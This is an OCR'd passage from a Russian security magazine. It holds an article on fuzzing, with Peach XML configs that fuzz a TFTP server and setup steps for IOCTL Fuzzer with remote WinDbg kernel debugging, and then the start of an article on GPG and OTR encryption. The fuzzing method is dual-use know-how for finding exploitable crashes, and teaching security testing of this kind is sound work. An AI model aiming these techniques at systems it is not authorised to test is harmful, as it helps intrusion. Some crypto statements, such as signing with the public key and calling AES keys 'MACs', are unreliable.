    <State name="Initial">
        <Action type="output">
            <DataModel ref="tftprrx"/>
        </Action>
    </State>
</StateModel>


<Agent name="RemoteAgent" location="http://192.168.1.1:9000">
    <Monitor class="debugger.WindowsDebugEngine">
        <Param name="Service" value="TFTPD32" />
    </Monitor>
    <Monitor class="network.PcapMonitor">
        <Param name="filter" value="udp port 69" />
    </Monitor>
</Agent>
```

Составляем PeachPit для «умного» фаззинга



Техника фаззинга драйверов

для проверки, указав формат параметров для его запуска. Когда ты нажмешь на кнопку Start Fuzzing, программа возьмет один из образцов, изменит некоторые байты внутри него (количество изменяемых данных зависит от параметра Aggressiveness) и скормит его исследуемому приложению. Если тестируемая программа не вылетит через некоторый таймаут (по умолчанию 2 секунды), значит, тест пройден успешно.

Приложение будет закрыто, и начнется следующая итерация проверки. Если же во время тестирования программа вылетит (бинго!), то для анализа у тебя будет, во-первых, файл-образец, который вызвал сбой при открытии, а, во-вторых, crash-файл с дампом программы. Для большего удобства Minifuzz легко прикручивается в Visual Studio, позволяя запускать fuzz-тестирование прямо из среды разработки через меню «Tools → MiniFuzz». Впрочем, если по каким-то причинам MiniFuzz тебе не подойдет, то можно попробовать другой инструмент для dumb-фаззинга — FileFuzz (labs.idefense.com/software/fuzzing.php), который разработан не Microsoft, а известной security-командой iDefense Labs.

ФАЗЗИМ ПРОТОКОЛЫ

Если MiniFuzz — это очень простой (хотя и эффективный) dump-фаззер, то проект Peach (peachfuzzer.com, в переводе — персик), разработанный Майком Эддингтоном — это уже мощное решение для smart-фаззинга, поддерживающее как режим мутации, так и генерации. Для проведения умного фаззинга программе необходимо знать структуру данных, с которыми она будет экспериментировать. Поэтому на вход фаззера подаются так называемые PeachPit'ы («косточки от персика») — специальные XML-конфиги, в которых задается структура данных, описание взаимоотношений между различными ее элементами, а также подходы для реализации мутаций. В отличие от Minifuzz, Peach может фаззить не только файлы, но и сетевые сервисы, RPC, COM/DCOM, SQL-хранимые процедуры и многое другое. Правда, такая универсальность приводит и к некоторым трудностям в использовании.

Сразу предупреждаю: это не та программа, которую запускаешь и сразу понимаешь, что к чему. Чтобы внести ясность, предлагаю разобраться с Peach на конкретном примере, но вместо фаззинга файлов обратиться к другой области, а именно — поиску уязвимостей в сетевых сервисах. Для успеха придется дополнительно установить WinDBG в качестве отладчика, а также снифер Wireshark и драйвер Winpcap, чтобы иметь возможность перехватывать сетевые пакеты во время фаззинга сетевых протоколов.

Любой фаззинг в Peach'е начинается с создания PeachPit. Как я уже сказал, в этом XML-файле определяется цель фаззинга, описывается структура данных, с которой будет работать фаззер, а также определяются правила манипуляции с ними. Для удобства автор фреймворка предлагает библиотеку для Visual Studio, серьезно упрощающую работу с PeachPit'ами, в том числе с помощью автодополнения кода. Любая «косточка» состоит из нескольких функциональных блоков. Чтобы не составлять весь файл с нуля, в корневом каталоге фаззера есть файл-шаблон template.xml, который мы и возьмем за основу.

Важная часть любого PeachPit'а — описание модели данных. Именно в этом месте мы делаем фаззер «умным», рассказываем ему о структуре файле или протокола (размерах полей, смещениях и т.д.), с которым предстоит работать. Возьмем для примера простейший протокол TFTP и попробуем профаззить запрос на чтение файла (Read). Если верить RFC, то выглядит он следующим образом:

```
TFTP PACKET
----------------------------------
| \x00\x01 | Filename | 0 | Mode
| 0 |
----------------------------------
```

Получается, что запрос начинается с HEX-символов «\x00\x01», после которых следует название файла и флаги режима передачи файла. При этом после полей Filename и Mode идут нулевые байты. Итак, задача — написать фаззер, который будет играться со значением Filename. Начнем с создания модели запроса в нашем PeachPit'е в соответствии с RFC:

```
<DataModel name="tftprrx">
<Blob name="opcode"
valueType="hex" value="00 01"
token="true"/>
<String name="filename"
value="filename.txt"
nullTerminated="true"/>
<String name="mode"
value="NETASCII" token="true"
```

```
C:\Windows\System32\cmd.exe

c:\peach>peach

] Peach 2.3.6 Runtime
] Copyright (c) Michael Eddington

This is the Peach Runtime.  The Peach Runtime is one of the many ways
to use Peach XML files.  Currently this runtime is still in development
but already exposes several abilities to the end-user such as performing
simple fuzzer runs, converting WireShark captures into Peach XML and
performing parsing tests of Peach XML files.

Please submit any bugs to Michael Eddington <mike@phed.org>.

Syntax:

  peach.py -a [port] [password]
  peach.py -c peach_xml_file [run_name]
  peach.py -g
  peach.py [--skipto #] peach_xml_flie [run_name]
  peach.py -p 10,2 [--skipto #] peach_xml_file [run_name]
  peach.py --range 100,200 peach_xml_file [run_name]
  peach.py -t peach_xml_file
```

Ключи для запуска Peach

```
nullTerminated="true"/>
</DataModel>
```

В первой строке модели мы задаем двухбайтный код, обозначающий запрос на чтение. Указанный здесь параметр token="true" мы будем использовать каждый раз, чтобы дать понять Peach, что это поле остается как есть, и его не нужно фаззить. Обрати внимание, что в следующей строке, которая описывает поле filename, этого флага как раз нет, и именно поэтому фаззер будет манипулировать со значением в этом поле (или, другими словами, фаззить). В последней строке описывается поле, обозначающее режим работы. Для полей «filename» и «mode» мы подставляем флаг nullTerminated, указывая на то, что после них идут нулевые байты-разделители. Обрати внимание, что для каждого из трех полей указывается его тип (blob или string). Таким образом мы рассказываем фаззеру, с каким типом данных он будет иметь дело. Понятно, что это очень простая модель, в большинстве случаев с ее составлением придется поработать намного плотнее.

После того, как модель данных готова, необходимо описать логику работы фаззера, которая описывается в следующем блоке PeachPit'a. Поскольку единственное место, где мы будем осуществлять фаззинг — это поле filename, то и логика нас будет очень простая. Укажем Peach'у, что необходимо отправлять данные (Action type="output"), используя ранее описанную модель данных «tftprrx»:

```
<StateModel name="state1"
initialState="Initial">
    <State name="Initial">
        <Action type="output">
            <DataModel ref="tftprrx"/>
        </Action>
    </State>
</StateModel>
```

Следующий блок конфигурации фаззера — описание агентов. Агенты присоединяют к нужному процессу отладчик и постоянно следят за его состоянием. В случае вылета приложения из-за ошибки агенты записывают различные детали падения в логфайл, в том числе и вызвавший сбой запрос (в случае, если речь идет о снифинге сетевого протокола).

Для того, чтобы классифицировать падение (Exploitable, Probably Exploitable, Probably Not Exploitable, Unknown), разработчик рекомендует дополнительно к отладчику WinDBG установить плагин !exploitable (msecdbg.codeplex.com). Обозначим в этом блоке, что будем отслеживать состояние приложения TFTPD32 и весь UDP-трафик, поступающий на 69 порт (TFTP):

```
<Agent name="RemoteAgent" location="http://1
92.168.1.10:9000">
<Monitor class="debugger.WindowsDebugEngine">
<Param name="Service" value="TFTPD32" />
</Monitor>
<Monitor class="network.PcapMonitor">
<Param name="filter" value="udp port 69" />
</Monitor>
</Agent>
```

Вот теперь почти все готово. Осталось связать между собой модель данных, логику и агентов, объединив их в единое целое — secuiryt-тест . У нас будет только один тест (для фаззинга поля filename), но в реальной ситуации можно написать столько тестов, сколько необходимо. По сути, нужен один тест для каждого описанного блока с моделью данных.




dvd

Подборка фаззеров ждет тебя на нашем DVD-диске.



warning

Информация представлена в ознакомительных целях. Использование ее для противозаконных действий может обернуться уголовным преследованием. Ни автор, ни редакция за такие последствия ответственности не несут.



Лог IOCTL Fuzzer

```
<Test name="tftprrx">
<Agent ref="RemoteAgent"/>
<StateModel ref="state1"/>
<Publisher class="udp.Udp">
<Param name="host"
value="192.168.1.10" />
<Param name="port" value="69" />
</Publisher>
</Test>
```

После «publisher» указывается, каким образом будут передаваться данные. Поскольку TFTP работает по UDP-протоколу, то его мы и используем при составлении теста. Последний блок, который необходимо изменить в файле-шаблоне — это блок для запуска фаззера («Run»). Здесь определяется, куда ты хочешь сохранить логи с результатами и какие тесты хочешь провести:

```
<Run name="DefaultRun">
<Logger class="logger.Filesystem">
<Param name="path" value="logs"/>
</Logger>
<Test ref="tftprrx"/>
</Run>
</Peach>
```

Составление «косточек» для Peach'а может показаться непростой задачей, и это действительно так. А как иначе объяснить фаззеру особенности формата данных и то, каким образом ему эффективнее играться с теми или иными параметрами? В этом и есть смысл умного фаззинга. С другой стороны, если прямо сейчас попробовать реализовать другой метод того же протокола TFTP (скажем, метод write), то сразу осознаешь, что кода потребуется намного меньше — большая часть XML-конфига уже готова. Специально для проверки корректности PeachPits'ов в состав фаззера входит специальный скрипт peachvalidator.pyw. Если валидатор отдаст отмашку на старт фаззера, можно запускать Peach:

```
peach.py -a
peach.py tftpfuzzer.xml
```

Первая команда активирует агентов, а вторая позволяет запустить фаззер с использованием только что составленного XML-конфига.

ФАЗЗИМ ДРАЙВЕРА

Итак, мы уже разобрались с фаззингом файлов, протоколов — теперь попробуем использовать фаззинг для поиска ошибок в драйверах. Тут надо понимать, что драйверы используются не только для управления устройствами, вовсе нет. Многие программы устанавливают в систему драйвер в качестве посредника для доступа в более привилегированный режим — Ring0. Прежде всего, это антивирусы и утилиты, обеспечивающие (по крайней мере, обещающие обеспечить) безопасность системы. Драйверы, в общем, ничем не отличаются от программы в плане безопасности: как и везде, большое количество уязвимостей связано с неправильной обработкой данных, в особенности тех, что поступают в IRP-запросах. I/O request packets (IRP) — это специальные структуры, использующиеся моделью драйверов Windows для взаимодействия и обмена данными драйверов друг с другом и самой системой. Получается, и здесь есть все условия для того, чтобы автоматизировать поиск уязвимостей. Конечно, инструмент тут нужен совершенно особенный, потому как обычным фаззерам доступ в недра системы закрыт.

Одна из немногих разработок в этой области — IOCTL Fuzzer (code.google.com/p/ioctlfuzzer), которая изначально нацелена на проведение fuzzing-тестов, манипулируя с данными в IRP-запросах. Программа устанавливает в систему вспомогательный драйвер (не удивляйся, что подобную активность антивирус посчитает подозрительной), который перехватывает вызовы NtDeviceIoControlFile, тем самым получая возможность контролировать все IRP-запросы от любого приложения к драйверам режима ядра. Это нужно потому, что изначально формат IRP-запроса для конкретного драйвера или программы неизвестен.

А имея на руках перехваченный IRP-запрос, его можно легко изменить — получается классический фаззинг с помощью

мутации. Проспуфенный IRP-запрос ничем не отличается от оригинального за исключением поля с данными, которые заполняется фаззером псевдослучайным образом. Поведение фаззера, лог-файл, названия драйверов для спуфинга и другие параметры задаются с помощью простейшего XML-конфига, который находится в корне программы. Но прежде чем рваться в бой, необходима некоторая подготовка.
Из эксперимента с драйверами на рабочей машине ничего хорошего не выйдет. Если IOCTL Fuzzer удастся нащупать слабое место в каком-нибудь из драйверов, то система легко улетит в BSOD, а это едва ли прибавит удобства для идентификации уязвимости :). По этой причине для использования фаззера нам понадобится отдельная виртуальная машина, к которой мы подключим удаленный дебаггер ядра. Тут честь и хвала Microsoft, которые не только смогли сделать толковый отладчик WinDbg, поддерживающий удаленный дебаггинг, но и распространяют его бесплатно. Взаимодействие между гостевой системой в VMware и удаленным отладчиком WinDbg осуществляется с помощью именованного канала (named pipe), который мы сейчас и создадим.


1. Сначала создаем именованный канал в VMware. Для этого переходим в меню «Settings → Configuration Editor», нажимаем на кнопку добавить оборудование («Add»), выбираем «Serial Port», жмем «Next», далее из списка выбираем тип порта — «Use named pipe» и оставляем дефолтное название для именованного канала (\\.\pipe\com_1). После этого задаем режим работы «This end is server. The other end is application» в двух выпадающих полях и напоследок нажимаем кнопку «Advanced», где активируем опцию «Yiled CPU on poll» (иначе ничего не заработает). Осталось реализовать возможность загрузки гостевой системы с включенным режимом удаленной отладки. Для этого в boot.ini (будем считать, что в качестве гостевой системы используется Windows XP) необходимо вставить новую строку для запуска системы, добавив два важных ключа /debugport и /baudrate:

```
[operating systems]
multi(0)disk(0)rdisk(0)
partition(1)\WINDOWS="Microsoft
Windows XP Professional" /
fastdetect
multi(0)disk(0)rdisk(0)
partition(1)\WINDOWS="Microsoft
Windows XP Professional - Debug"
/fastdetect /debugport=com1 /
baudrate=115200
```

Во время следующей перезагрузки необходимо в загрузчике выбрать ту версию системы, для которой мы включили режим отладки. Остается настроить сам отладчик, но для этого нужно лишь во время запуска передать ему параметры именованного канала:

```
windbg -b -k com:pipe,port=\\.\
pipe\com_1,resets=0
```

Вот теперь можно запускать IOCTL Fuzzer в режиме фаззинга, не опасаясь BSOD'а на основной системе. Выполняем произвольные манипуляции с тестируемым ПО до тех пор, пока отладчик не сообщит нам о возникновении необрабатываемого исключения (это значит, что в обычных условиях, скорее всего, это закончилось бы аварийным завершением работы системы).
Далее необходимо возобновить выполнение кода на виртуальной машине (в случае с WinDbg надо просто нажать F5), после чего ОС, работающая на виртуальной машине, запишет аварийный дамп (crash dump) на диск. Готово: теперь у нас есть подробные логи, дамп и сам запрос, который привел к падению. Дело за малым — понять, как это можно эксплуатировать :).




Создаем именованный канал для подключения удаленного отладчика

А КАК ЖЕ ВЕБ-ФАЗЗЕРЫ?

Я намеренно не стал упоминать в рамках этой статьи так называемые web-based фаззеры, которые работают на уровне HTTP и заваливают веб-сервер специально составленными запросами в поиске ошибок веб-приложения. Такая опция есть в каждом втором сканере веб-безопасности, которые мы не так давно рассматривали в рамках цикла «Инструменты пентестера» (PDF-версию этой статьи ты найдешь на нашем диске). Если говорить об универсальных платформах для создания фаззеров, то грех не вспомнить о фреймворке Sulley (code.google.com/p/sulley), представленном на Blackhat'е в 2007 году. К сожалению, с тех самых пор он и не развивается, но несмотря на это остается эффективным решением.
Каждый отдельный фаззер с его помощью конструируется отдельно, но в отличие от Peach, где все описывается декларативно в XML-файле, здесь тебе придется написать немного кода на Python. Есть еще один популярный конструктор фаззеров — проект SPIKE (www.immunitysec.com/resources-freesoftware.shtml), но подружиться с ним смогут только те, кто хорошо знает язык C. Помимо этого можно было долго говорить о фаззерах для поиска уязвимостей в ActiveX, COM-объектах и где угодно еще. Но это не главное. Важно понять, что во многих местах поиск уязвимостей можно автоматизировать: именно с помощью фаззинга находится большое количество багов в современных браузерах и смежных с ними продуктов. А если есть понимание того, где может быть выявлена ошибка и как ее искать, то фаззер уже несложно написать самому или подобрать готовое решение. ⌶

Капитан Улитка



ПРИВАТНОСТЬ ОБЩЕНИЯ

Надежные способы сохранить конфиденциальность переписки

Дамп интернет-трафика, как правило, довольно однообразен: пароли и данные форм, которые по-прежнему повсеместно передаются без HTTPS, е-мейлы и переписка из различных IM-мессенжеров. Последнего — особенно много. А теперь посмотри на свои открытые окна в мессенжере и подумай: хотел ли ты, чтобы твои мессаги сейчас кто-то читал? Задумавшись на этот счет, я решил не играть с судьбой и немного заморочился по части шифрования приватных разговоров.

ШИФРУЕМ ПОЧТУ В GMAIL

Когда я забирал почту с многочисленных почтовых ящиков с помощью The Bat!, отправлять письма в зашифрованном виде было проще простого. Давно зарекомендовавшую себя систему шифрования PGP было легко подключить к любому популярному почтовику и при этом вполне удобно использовать. Со временем я, как и многие другие, перешел на Gmail и стал использовать веб-интерфейс, а поддержки шифрования сообщений в нем как не было, так и даже не анонсировано. Хотя нельзя сказать, что Google не заботится о безопасности: гуглопочта для авторизации давно использует исключительно HTTPS и даже, больше того, позволяет постоянно работать по защищенному соединению. Проверь, чтобы в настройках опция «Browser connection» была выставлена как «Always use https». Таким образом, можно не волноваться, что твои письма отснифают в каком-нибудь кафе или другом месте с открытым Wi-Fi, но чтобы скрыть содержание письма от самого Gmail и всех других серверов, придется использовать дополнительное шифрование — например, с помощью PGP/GPG. Если говорить о веб-интерфейсе, то подключить его можно только в Firefox'е, для которого уже довольно давно разрабатывается плагин **FireGPG** (ru.getfiregpg.org/s/install). Напомню, что смысл шифрования PGP в существовании пары ключей: закрытого (private) и открытого (public), а также специальной процедуры, которая может с помощью открытого ключа преоб-



Зашифрованное сообщение

Подписать
Подпись с переносом строк
Подписать
Проверить
Зашифровать
Симметричное шифрование
Подписать и зашифровать
Расшифровать
Импортировать
Экспортировать
Операции с файлами
Открыть редактор
Брелок
Настройки

Новое контекстное меню в Firefox

разовать сообщение так, чтобы обратное преобразование было возможно только с помощью закрытого ключа. Получается, ты можешь подписывать сообщения своим открытым ключом и использовать открытый ключ другого человека для того, чтобы отправить ему зашифрованное сообщение, и наоборот. Это основной принцип ассиметричного шифрования. В сам плагин FirePGP никакие криптографические функции не включены, это лишь прослойка между веб-интерфейсом Gmail и программой для шифрования GnuPG, которую предварительно необходимо установить. Есть разные вариации, в зависимости от ОС:


- для Windows: **gpg4win** (www.gpg4win.org/download.html);
- Linux'е: **GnuPG** (www.gnupg.org/download/index.en.html);
- MacOS: **Mac GPG** (macgpg.sourceforge.net).

Далее, подключив к браузеру и сам плагин, Firefox предложит указать настройки. Самое главное — сгенерировать закрытый и открытый ключи, указав несколько параметров, в том числе пароль, срок действия ключа, его длину. Важная опция «Включить поддержку Gmail» свяжет FirePGP с Gmail, и она включена по умолчанию. Теперь при создании нового письма в интерфейсе Gmail у тебя появятся кнопки «Зашифровать» и «Прикрепить зашифрованный файл». Понятно, что для чтения зашифрованных писем адресату точно также потребуется PGP/GPG и твой открытый ключ. При этом это совершенно необязательно должен быть Gmail — эта система шифрования, как я уже говорил, отлично прикручивается к любому почтовому клиенту. Да и Gmail — это не только веб-почта, с аккаунтом можно отлично работать по протоколам POP/IMAP/SMTP.

БЕЗОПАСНОЕ ОБЩЕНИЕ В АСЬКЕ

С почтой, вообще говоря, все понятно: есть PGP, к которому давно все привыкли, — его и используем. А вот с многообразием мессенжеров, которых с шифрованием сообщений обделили никак не меньше, далеко не все так гладко. Из популярных в России протоколов шифрование изначально предусматривалось только в Jabber'е (об этом ниже). Но как быть с самой популярной сетью — ICQ? Единственное, что было переработано в протоколе — это соединение с сервером, которое, ура, можно проводить через SSL. Но, черт его знает, что там на сервере? Нужно шифровать сообщение, и эту функцию придется каким-то образом реализовывать поверх протокола. Один из подходов — перехватывать все сообщения и шифровать трафик на лету. Допустим, пустить весь трафик мессенжера через промежуточный SOCKS-сервер, который будет шифровать каждое сообщение и уже в безопасном виде отправлять его на сервер. Тело сообщения при этом дойдет в таком виде до самого адресата и только там преобразуется в открытый вид точно таким же SOCKS-сервером. Удобно, что не надо никак привязываться к мессенжеру (ведь каждый из нас любит что-то свое: miranda, qip, pidgin и т.д.) — системе абсолютно пофигу на него. Важно только, чтобы у каждого клиента был установлен и настроен такой шифрующий SOCKS-сервер. Описанный подход в частности реализовали французские программисты, выпустившие серию продуктов **SimpLite** (www.secway.fr). Увы, проект последние годы не обновляется, и если раньше он работал более-менее сносно, то сейчас заставить его корректно функционировать довольно сложно. Зато семимильными шагами развивается даже не конкретное программного решение, а именно протокол для безопасной передачи сообщений, который может работать поверх любого незащищенного соединения, в том числе ICQ. OTR или Off-the-Record Messaging — это хитрая комбинация симметричного шифрования с помощью AES, известного алгоритма Диффи-Хеллмана для обмена ключей и хеш-функции SHA-1. Все вместе это позволяет надежно защищать IM-сессии с обязательным шифрованием сообщений, аутентификацией собеседника и проверкой целостности сообщения. Перед тем же PGP у протокола есть важное преимущество. Даже если твой приватный ключ попадет в чужие руки, то предыдущая переписка не будет скомпрометирована: злоумышленник просто не сможет ее прочитать. Привычные публичный и приватный ключи используются только для первичной аутентификации пользователей, но все дальнейшие сообщения шифруются уже с помощью одноразовых AES-ключей — так называемых Message Authentication Codes (MACs). Но не будем вдаваться в математику (ссылки на подробное описание протокола ты найдешь в сносках), а посмотрим, как это работает на практике.

На официальном сайте протокола www.cypherpunks.ca/otr доступна так называемая **OTR localhost AIM proxy** — реализация того самого посредника между IM-клиентом и сервером, о котором мы говорили выше. Программа (есть версии для винды, линукса и macos) работает в системе, как самая обычная прокси, через которую нужно пустить трафик твоего IM-мессенжера (неважно какого). Для



Текущие подключения через прокси OTR

Есть коннект!

Без ключа OTR-сообщение прочитать невозможно

Публичный ключ необходимо передать своим контактам

